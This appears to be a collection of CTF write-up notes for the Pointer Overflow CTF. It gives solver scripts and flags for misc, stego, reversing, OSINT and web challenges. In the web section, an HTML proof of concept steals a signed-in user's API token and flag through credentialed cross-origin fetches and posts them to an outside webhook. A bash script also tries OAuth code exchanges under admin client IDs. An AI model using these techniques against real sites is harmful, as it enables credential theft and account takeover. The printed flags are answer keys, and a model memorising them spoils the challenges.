    ("F_26", lambda A,B,C,D: XNOR(OR(A, NOT(B)), OR(C, D))),
# (A∨¬B)↔(C∨D)
    ("F_27", lambda A,B,C,D: OR(AND(A, D), AND(NOT(B), NOT(C)))),
# (A∧D)∨(¬B∧¬C)
    ("F_28", lambda A,B,C,D: IMP(XOR(XOR(A,B), NOT(C)), D)),
# (A⊕B⊕¬C)→D
    ("F_29", lambda A,B,C,D: AND(XNOR(A,B), OR(NOT(C), NOT(D)))),
# (A↔B)∧(¬C∨¬D)
```

```python
    ("F_30", lambda A,B,C,D: XNOR(IMP(A,B), IMP(C, NOT(D)))),   # (A→B)↔(C→¬D)
    ("F_31", lambda A,B,C,D: AND(XOR(NOT(A), NOT(B)), XOR(C,D))),   # (¬A⊕¬B)∧(C⊕D)
    ("F_32", lambda A,B,C,D: XNOR(OR(A,C), OR(B,D))),   # (A∨C)↔(B∨D)
]

# Evaluate each page
def eval_page(func):
    bits = []
    for bits_tuple in itertools.product([False, True], repeat=4):
        A,B,C,D = bits_tuple
        val = bool(func(A,B,C,D))
        bits.append(val)
    return bits

page_bits = [(name, eval_page(func)) for name, func in pages]

# Folding to nibble
def fold_bits_to_nibble(bits, order='n3n2n1n0'):
    n0 = bits[0] ^ bits[4] ^ bits[8] ^ bits[12]
    n1 = bits[1] ^ bits[5] ^ bits[9] ^ bits[13]
    n2 = bits[2] ^ bits[6] ^ bits[10] ^ bits[14]
    n3 = bits[3] ^ bits[7] ^ bits[11] ^ bits[15]
    n0i = int(n0); n1i = int(n1); n2i = int(n2); n3i = int(n3)
    if order == 'n3n2n1n0':
        val = (n0i) | (n1i<<1) | (n2i<<2) | (n3i<<3)
    elif order == 'n0n1n2n3':
        val = (n3i) | (n2i<<1) | (n1i<<2) | (n0i<<3)
    else:
        raise ValueError("Unknown nibble order")
    return val

hex_nibbles = []
for name, bits in page_bits:
    val = fold_bits_to_nibble(bits, order=nibble_order)
    hex_nibbles.append(val)

hex_key = ''.join("{:x}".format(v).upper() for v in hex_nibbles)
print("Hex key (32 chars):", hex_key)

# Compute sha256(key)
key = hashlib.sha256(hex_key.encode('ascii')).digest()
print("SHA256(key) hex:", hashlib.sha256(hex_key.encode('ascii')).hexdigest())

# Base32 decoding
RFC_ALPHABET = "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567"
CROCK_ALPHABET = "0123456789ABCDEFGHJKMNPQRSTVWXYZ"

def try_rfc4648(s):
    s2 = s.strip().upper().replace(' ', '').replace('-', '')
    padding = (-len(s2)) % 8
    s2 += '=' * padding
    try:
        return base64.b32decode(s2, casefold=True)
    except Exception as e:
        return None

def crockford_to_rfc(s):
    s2 = s.strip().upper().replace(' ', '').replace('-', '')
    mapping = {}
    for i,ch in enumerate(CROCK_ALPHABET):
        mapping[ch] = i
    mapping['O'] = 0; mapping['I'] = 1; mapping['L'] = 1; mapping['U'] = 30
    out = []
    for ch in s2:
        if ch not in mapping:
            return None
        v = mapping[ch]
```

```
            out.append(RFC_ALPHABET[v])
        joined = ''.join(out)
        padding = (-len(joined)) % 8
        joined += '=' * padding
        return joined

def try_crockford(s):
    mapped = crockford_to_rfc(s)
    if not mapped:
        return None
    try:
        return base64.b32decode(mapped, casefold=True)
    except Exception:
        return None

ct_rfc = try_rfc4648(C)
ct_crock = try_crockford(C)

candidates = []
if ct_rfc is not None:
    candidates.append(("RFC4648", ct_rfc))
if ct_crock is not None:
    candidates.append(("CROCKFORD->RFC", ct_crock))

if not candidates:
    print("  No base32 decode succeeded.")
else:
    for name, ct in candidates:
        print(f"  {name}: {len(ct)} bytes")
        pt = bytes(b ^ key[i % len(key)] for i,b in enumerate(ct))
        print("    plaintext (utf-8):", pt.decode('utf-8'))
```

Misc 400 Digital Palimpsest


Misc 400 Digital Palimpsest


after running the script use strings with the flag format

`poctf{uwsp_y4p_y4p_y4p_y4p_y4p}` (edited)

```
#!/usr/bin/env python3
import os
import sys

CHUNK = 64 * 1024  # 64 KiB
paths = ["raid-d0.img", "raid-d1.img", "raid-d2.img"]

# Open members
f = [open(p, "rb") for p in paths]
sizes = [os.path.getsize(p) for p in paths]

# How many full stripes can we safely read from all three files?
# Each stripe consumes 1 chunk from each member.
max_stripes = min(sz // CHUNK for sz in sizes)

def read_chunk(member_idx, stripe_idx):
    """Read the 64 KiB chunk for a given member and stripe index."""
    off = stripe_idx * CHUNK
    f[member_idx].seek(off)
    return f[member_idx].read(CHUNK)

def xor_bytes(a: bytes, b: bytes) -> bytes:
    # XOR two equal-length byte strings
    return bytes(x ^ y for x, y in zip(a, b))
```

```python

# Output files
out_as_is   = open("logical-as_is.bin", "wb")
out_fixD0   = open("logical-fixD0.bin", "wb")
out_fixD1   = open("logical-fixD1.bin", "wb")
out_smart   = open("logical-smart.bin", "wb")

def ascii_score(bs: bytes) -> int:
    """Very simple ASCII printability score for picking 'smart' bytes."""
    score = 0
    for b in bs:
        if b == 0x0A or b == 0x09:
            score += 2
        elif 0x20 <= b <= 0x7E:
            score += 3
        elif b == 0x00:
            score -= 2
        else:
            score -= 1
    return score

for s in range(max_stripes):
    p = s % 3
    d0_idx = (p + 1) % 3
    d1_idx = (p + 2) % 3

    P  = read_chunk(p, s)
    D0 = read_chunk(d0_idx, s)
    D1 = read_chunk(d1_idx, s)

    # Basic consistency check
    mismatch = xor_bytes(xor_bytes(D0, D1), P)
    consistent = all(b == 0 for b in mismatch)

    # Write "as-is" logical (D0 then D1)
    out_as_is.write(D0)
    out_as_is.write(D1)

    if consistent:
        # All variants identical in a consistent stripe
        out_fixD0.write(D0); out_fixD0.write(D1)
        out_fixD1.write(D0); out_fixD1.write(D1)
        out_smart.write(D0); out_smart.write(D1)
        continue

    # Reconstruct alternates for torn stripes
    # If D0 was the one that changed (or parity is stale relative to D0),
    # the "other" version of D0 is P ^ D1
    D0_alt = xor_bytes(P, D1)
    # If D1 was the one that changed (or parity is stale relative to D1),
    # the "other" version of D1 is P ^ D0
    D1_alt = xor_bytes(P, D0)

    # Whole-stripe variants:
    out_fixD0.write(D0_alt); out_fixD0.write(D1)
    out_fixD1.write(D0);     out_fixD1.write(D1_alt)

    # Byte-wise "smart" merge: pick printable preference per byte
    smart_D0 = bytearray(CHUNK)
    smart_D1 = bytearray(CHUNK)

    for i in range(CHUNK):
        candidates_D0 = [D0[i], D0_alt[i]]
        # Prefer printable; tie-break by keeping "as-is"
        c0 = candidates_D0[0]
        if not (32 <= c0 <= 126 or c0 in (9,10)):
            c1 = candidates_D0[1]
            if (32 <= c1 <= 126 or c1 in (9,10)):
                c0 = c1
        smart_D0[i] = c0

        candidates_D1 = [D1[i], D1_alt[i]]
        c1b = candidates_D1[0]
        if not (32 <= c1b <= 126 or c1b in (9,10)):
            c1alt = candidates_D1[1]
            if (32 <= c1alt <= 126 or c1alt in (9,10)):
                c1b = c1alt
        smart_D1[i] = c1b

    out_smart.write(smart_D0)
    out_smart.write(smart_D1)

for h in (out_as_is, out_fixD0, out_fixD1, out_smart):
    h.close()

for fh in f:
    fh.close()

print("Wrote: logical-as_is.bin, logical-fixD0.bin, logical-fixD1.bin, logical-smart.bin")
```

Misc (Stego) 200-3 Dead Letter Office




Stego 200-3 Dead Letter Office

poctf{uwsp_c4n7_570p_w0n7_570p_7h3_b347}

Reversing

Reverse 100-4 Gremlins in the Gears



Reverse 100-4 Gremlins in the Gears

`poctf{uwsp_puck3r_up_bu773rcup}`


solution:

1. `$ upx -d gremlins -o gremlins.unpacked`
2. `./gremlins.unpacked`

Reverse 300-1 Through a Glass Darkly

```python
data1 = [0x43, 0x55, 0x84, 0x24, 0xf7, 0x5c, 0x90, 0xe9, 0xa8, 0xcd, 0x26, 0xbc,
0x07, 0x4a, 0x0e, 0xa8, 0xe5, 0x5a, 0x48, 0xe2, 0xba, 0x77, 0x7d, 0x6e, 0x11, 0x86,
0xbe]
data2 = [ord(c) for c in "through_a_glass_darkly"]

flag = []
for i in range(27):
    if i < 22:
        j = i
    else:
        j = i - 22
    # For j >= 21, we assume the value is 0 because it's out of data2 bounds.
    if j < len(data2):
        byte2 = data2[j]
    else:
        byte2 = 0

    byte1 = data1[i]

    val = (73 * i + 19) & 0xFF
    val ^= byte2

    r = (i % 7) + 1
    rotated = ((val << r) | (val >> (8 - r))) & 0xFF

    part = (byte1 + (-17 * i) + 123) & 0xFF
    c = part ^ rotated
    flag.append(c)

s = ''.join(chr(x) for x in flag)
print(s)
```

Reverse 300-2 Make the Pieces Sing



Reverse 300-2 Make the Pieces Sing

Solution: After 2nd hint convert the hex to mid file and run the binary to get the flag

`poctf{uwsp_17_h45_b33n_4_pl345ur3}` (edited)


Reverse 400 Saint's Rowboat

```python
import hashlib
from Crypto.Cipher import AES

# Step 1: Gather all the necessary data from the files.
# UID from stm32_uid.txt
uid_hex = "5a928ebd3f5729b548b77e73"
uid_bytes = bytes.fromhex(uid_hex)

# Obfuscated keying material from otp_dump.bin
otp_hex = "5f08228c29eba8c448c2869bce79f60fccce3d88b0357af697b2cf43f5823228"
otp_bytes = bytes.fromhex(otp_hex)

# Raw ciphertext from secret.enc
secret_enc_hex = "395fdae58a60af5a9ab6ed5325238531e6544eec404c70e39db60299b7109608"
ciphertext = bytes.fromhex(secret_enc_hex)

print(f"[*] UID:            {uid_bytes.hex()}")
print(f"[*] Obfuscated 'K': {otp_bytes.hex()}")

# Step 2: Compute 'H' by hashing the UID with SHA-256.
H = hashlib.sha256(uid_bytes).digest()
print(f"[*] Derived 'H':    {H.hex()}")

# Step 3: Compute the de-obfuscated keying material 'K' by XORing.
K = bytes([o ^ h for o, h in zip(otp_bytes, H)])
print(f"[*] De-obfuscated 'K': {K.hex()}")

# Step 4: Split 'K' into the AES key and the IV, as per the author's instructions.
key = K[:16]
iv = K[16:]
print(f"\n[+] Recovered AES Key: {key.hex()}")
print(f"[+] Recovered AES IV:  {iv.hex()}")

# Step 5: Decrypt the ciphertext.
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = cipher.decrypt(ciphertext)

# The ciphertext is 32 bytes, which is two full AES blocks.
print(f"\n[+] Decryption successful!")
print(f"    FLAG: {plaintext.decode().strip()}")
```

OSINT


OSINT 200-1 The Paper Trail

1. Get the coordinates from FLICKR.COM image
2. Look for close High Schools
3. Find Heritage, which used to be Home High School
4. Find their yearbook here https://homerhistorical.com/pages/yb.htm
5. Go to 1940 yearbook
6. On page 12 there is the quote



RAYMOND COPE
Quiet men are most
surprising.

OSINT 400 Behave, Ye Strangers




OSINT 400-1 Behave, Ye Strangers

- Song -> Sway
- Movie (98) -> Dark City
- Doctor -> Dr. Daniel Schreber
- Patient -> Daniel Paul Schreber
- Book (00) -> Memoirs of My Nervous Illness
- Cover -> Heaven and Earth Magic
- Movie (62) -> Heaven and Earth Magic
- Director -> Harry Smith
- Death -> Chelsea Hotel
- Found out that Tony Notarberardino lives on the 6th floor link
- While searhing for his room images found this link
- The book after searching it was: The man who never Died

`poctf{uwsp_7h3_m4n_wh0_n3v3r_d13d}` (edited)

Web

Web 100-4 Redirection Junction




Web 100-4 Redirection Junction

1. `$ curl -H "Cookie: visited_js=1" "https://web100-4.pointeroverflowctf.com/step_302/bWV0YS10b2tlbi0x?token=meta-token-1"`
2. `$ curl -H "Cookie: visited_js=1" "https://web100-4.pointeroverflowctf.com/final?tok=bWV0YS10b2tlbi0x&sig=2d77cf741f37ed90099201f4194896bf3ee9e18cea150703c7d1357239a0cc06"`

`poctf{uwsp_pl3453d_45_punch}`

Web 200-1 What's Mine is Yours




Web 200-1 What's Mine is Yours

> 1. upload the exploit.html to a github site (must for https)
> 2. create a webhook (not necessary)
> 3. open the site given and click sign in
> 4. open the exploit.html after it got published and watch the output > read the flag or go to webhook and read it too

`poctf{uwsp_cr_7w3n7y_64z3b0_7pk}`

```html
<!doctype html>
<html>
<head>
  <meta charset="utf-8"/>
  <meta name="viewport" content="width=device-width,initial-scale=1"/>
  <title>exploit</title>
  <style>body{font-family:system-ui,Segoe UI,Roboto,Arial;margin:1rem} pre{white-space:pre-wrap}</style>
</head>
<body>
  <h3>Running minimal PoC — results below</h3>
  <p>Make sure you are already signed into <code>https://web200-1.pointeroverflowctf.com</code> in this browser/profile.</p>
  <pre id="out">starting…</pre>

<script>
(async () => {
  const outEl = document.getElementById('out');
  const log = (s) => { outEl.textContent += s + "\n"; };

  try {
    const TARGET = 'https://web200-1.pointeroverflowctf.com';
    const WEBHOOK = 'https://microscopic-lighter-07.webhook.cool'; // your webhook

    log('1) GET /api/token (with credentials)');
    const tRes = await fetch(TARGET + '/api/token', { method: 'GET', credentials: 'include', mode: 'cors' });
    log('  token fetch status: ' + tRes.status);
    const tText = await tRes.text();
    log('  token response text: ' + tText);

    let apiToken;
    try { apiToken = JSON.parse(tText).apiToken; } catch (e) { apiToken = null; }
    if (!apiToken) {
      log('No apiToken found — aborting.');
      return;
    }
    log('  extracted apiToken: ' + apiToken);

    log('2) POST /api/flag with X-Flag-Token header');
    const fRes = await fetch(TARGET + '/api/flag', {
      method: 'POST',
      credentials: 'include',
      mode: 'cors',
      headers: { 'X-Flag-Token': apiToken, 'Accept': 'application/json' }
    });
    log('  flag fetch status: ' + fRes.status);
    const fText = await fRes.text();
    log('  flag response text: ' + fText);

    log('3) Exfiltrate to webhook');
    try {
      await fetch(WEBHOOK, {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({
          from: location.href,
          target: TARGET,
          token: apiToken,
          flagResponse: fText,
          timestamp: new Date().toISOString()
        })
      });
      log('  exfiltration POST sent to webhook.');
    } catch (e) {
      log('  exfiltration failed: ' + e);
    }

    log('done.');
  } catch (err) {
    log('error: ' + (err && err.stack ? err.stack : err));
  }
})();
</script>
</body>
</html>
```


Web 300-1 Friend of a Friend



Web 300-1 Friend of a Friend

1. visit this link
2. get the `code = xxxxxxxxxxxxxxxx`
3. run this

```
CODE="xxxxxxxxxxxxxxxx"
BASE="https://web300-
1.pointeroverflowctf.com"

try_exchange () {
  local EP="$1" CID="$2"
  curl -sX POST "$BASE$EP" \
    -d grant_type=authorization_code \
    -d code="$CODE" \
    -d client_id="$CID" | jq -r
.access_token
}

TOKEN=""

for EP in /oauth/token /auth/token
/auth/exchange /token; do
  for CID in admin-app admin-api; do
    echo "[*] Trying $EP with
client_id=$CID"
    TOKEN=$(try_exchange "$EP" "$CID")
    if [ -n "$TOKEN" ] && [ "$TOKEN" !=
"null" ]; then
      echo "[+] Got a token:"
      echo "$TOKEN"
      break 2
    fi
  done
done
```



